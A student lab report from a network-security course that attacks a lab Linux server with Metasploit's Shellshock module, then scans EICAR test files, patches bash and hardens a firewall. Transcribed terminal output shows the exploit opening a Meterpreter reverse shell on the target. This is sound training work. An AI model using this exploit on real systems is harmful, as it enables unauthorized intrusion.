

# Defending the Network from a Simulated Attack (3e)

Network Security, Firewalls, and VPNs, Third Edition - Lab 02

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Time on Task:

10 hours, 5 minutes

Progress:


100%

Report Generated: Saturday, July 26, 2025 at 2:10 PM

## Section 1: Hands-On Demonstration

### Part 1: Perform a Simulated Attack with Infection Monkey


14. **Make a screen capture** showing the **successful exploit of the corporationtechs.com web server from MonkeyIsland.**




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17. Make a screen capture showing the recommendations for the corporationtechs.com web server.



20. Make a screen capture showing the remote zip file copied to the corporationtechs.com machine (172.40.0.20).




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### Part 2: Use Antivirus Software to Remove Malicious Files


12. Make a screen capture showing the contents of the VIRUS directory.



## Section 2: Applied Learning

### Part 1: Exploit a Vulnerable Web Server with Metasploit


11. Make a screen capture showing the updated exploit settings.



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17. Make a screen capture showing the **successful Linux shell command** on TargetLinux01.



The screenshot shows a terminal window titled "Defending the Network from a Simulated Attack (3e)" with a subtitle "AttackLinux01". The terminal displays the output of a Metasploit (msf5) session. The user runs the command `exploit(multi/http/apache_mod_cgi_bash_env_exec)`, which successfully exploits a vulnerability on TargetLinux01. The output shows the command stager progress, the sending of the stage, and the opening of a Meterpreter session. The user then runs `ls` in the Meterpreter session, listing the contents of `/usr/lib/cgi-bin`, which shows a file named `test-cgi.sh`.

```
Linux Command Shell, Reverse TCP Inline
32 linux/x86/shell_reverse_tcp_ipv6
Linux Command Shell, Reverse TCP Inline (IPv6)

msf5 exploit(multi/http/apache_mod_cgi_bash_env_exec) > use 26
msf5 exploit(multi/http/apache_mod_cgi_bash_env_exec) > check
[+] 172.40.0.20:80 - The target is vulnerable.
msf5 exploit(multi/http/apache_mod_cgi_bash_env_exec) > exploit

[*] Started reverse TCP handler on 10.0.1.3:4444
[*] Command Stager progress - 100.46% done (1097/1092 bytes)
[*] Sending stage (980808 bytes) to 172.40.0.20
[*] Meterpreter session 1 opened (10.0.1.3:4444 -> 172.40.0.20:32984) at 2025-04-21 12:13:35 -0700

meterpreter > ls
Listing: /usr/lib/cgi-bin
=====

Mode                Size  Type  Last modified             Name
----                -
100755/rwxr-xr-x    781   fil   2020-10-10 14:41:31 -0700 test-cgi.sh


meterpreter > 
```

### Part 2: Patch the Exploited System

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4. Make a screen capture showing the **pre-patch Bash** version.



The screenshot shows a terminal window titled "Terminal" with a date and time of "Apr 21 15:15". The terminal output includes a LibClamAV warning, a scan summary, and file operations. The scan summary shows 8922183 known viruses, 0.102.4 engine version, 144 scanned directories, 458 scanned files, and 2 infected files. The file operations show the movement of files from /home/user/Music to /home/user/VIRUS. The terminal prompt is user@corporationtechs:~\$.

```
LibClamAV Warning: *** Please update it as soon as possible. ***
LibClamAV Warning: *****
/home/user/Music/eicar.com: Eicar-Signature FOUND
/home/user/Music/eicar.com: moved to '/home/user/VIRUS/eicar.com'
/home/user/Music/eicar_com.zip: Eicar-Signature FOUND
/home/user/Music/eicar_com.zip: moved to '/home/user/VIRUS/eicar_com.zip'

----- SCAN SUMMARY -----
Known viruses: 8922183
Engine version: 0.102.4
Scanned directories: 144
Scanned files: 458
Infected files: 2
Data scanned: 95.28 MB
Data read: 69.37 MB (ratio 1.37:1)
Time: 32.826 sec (0 m 32 s)
user@corporationtechs:~$ ls ./music
ls: cannot access './music': No such file or directory
user@corporationtechs:~$ ls ./Music
user@corporationtechs:~$ ls ./VIRUS
eicar.com  eicar_com.zip
user@corporationtechs:~$ bash -version
GNU bash, version 4.3.0(1)-release (x86_64-unknown-linux-gnu)
Copyright (C) 2013 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>


This is free software; you are free to change and redistribute it.
T Show Applications ANTY, to the extent permitted by law.
user@corporationtechs:~$
```



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
9. Make a screen capture showing the **post-patch Bash** version.



```
Activities Terminal Apr 21 15:17
Defending the Network from a Simulated Attack (3e)
TargetLinux01
2025-04-21 12:17:57
user@corporationtechs:~$ cd Downloads
user@corporationtechs:~/Downloads$ sudo dpkg -i bash_5.0-6ubuntu1_amd64.deb
[sudo] password for user:
Sorry, try again.
[sudo] password for user:
Sorry, try again.
[sudo] password for user:
sudo: 3 incorrect password attempts
user@corporationtechs:~/Downloads$ sudo dpkg -i bash_5.0-6ubuntu1_amd64.deb
[sudo] password for user:
(Reading database ... 170569 files and directories currently installed.)
Preparing to unpack bash_5.0-6ubuntu1_amd64.deb ...
Unpacking bash (5.0-6ubuntu1) over (5.0-6ubuntu1) ...
Setting up bash (5.0-6ubuntu1) ...
update-alternatives: using /usr/share/man/man7/bash-builtins.7.gz to provide /u
sr/share/man/man7/builtins.7.gz (builtins.7.gz) in auto mode
Processing triggers for install-info (6.7.0.dfsg.2-5) ...
Processing triggers for man-db (2.9.1-1) ...
user@corporationtechs:~/Downloads$ bash -version
GNU bash, version 5.0.16(1)-release (x86_64-pc-linux-gnu)
Copyright (C) 2019 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>

This is free software; you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.
user@corporationtechs:~/Downloads$
```

13. Make a screen capture showing your **unsuccessful exploit attempt**.



```
Activities Terminal Apr 21 12:18
Defending the Network from a Simulated Attack (3e)
AttackLinux01
2025-04-21 12:18:12
[+] 172.40.0.20:80 - The target is vulnerable
msf5 exploit(multi/http/apache_mod_cgi_bash_env_exec) > exploit

[*] Started reverse TCP handler on 10.0.1.3:4444
[*] Command Stager progress - 100.46% done (1097/1092 bytes)
[*] Sending stage (980808 bytes) to 172.40.0.20
[*] Meterpreter session 1 opened (10.0.1.3:4444 -> 172.40.0.20:32984) at 2025-04-21 12:13:35 -0700

meterpreter > ls
Listing: /usr/lib/cgi-bin
=====
Mode                Size  Type  Last modified          Name
----                -
100755/rwxr-xr-x    781   fil   2020-10-10 14:41:31 -0700 test-cgi.sh

meterpreter > exit
[*] Shutting down Meterpreter...

[*] 172.40.0.20 - Meterpreter session 1 closed. Reason: User exit
msf5 exploit(multi/http/apache_mod_cgi_bash_env_exec) > check
[*] 172.40.0.20:80 - The target is not exploitable.
msf5 exploit(multi/http/apache_mod_cgi_bash_env_exec) >
```






### Section 3: Challenge and Analysis

#### Part 1: Run an Antivirus Scan on the vWorkstation

Make a screen capture showing the EICAR file discovered by Windows Virus and threat protection.



#### Part 2: Harden the Network Perimeter

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Make a screen capture showing the **updated firewall rules on the DMZ interface**.

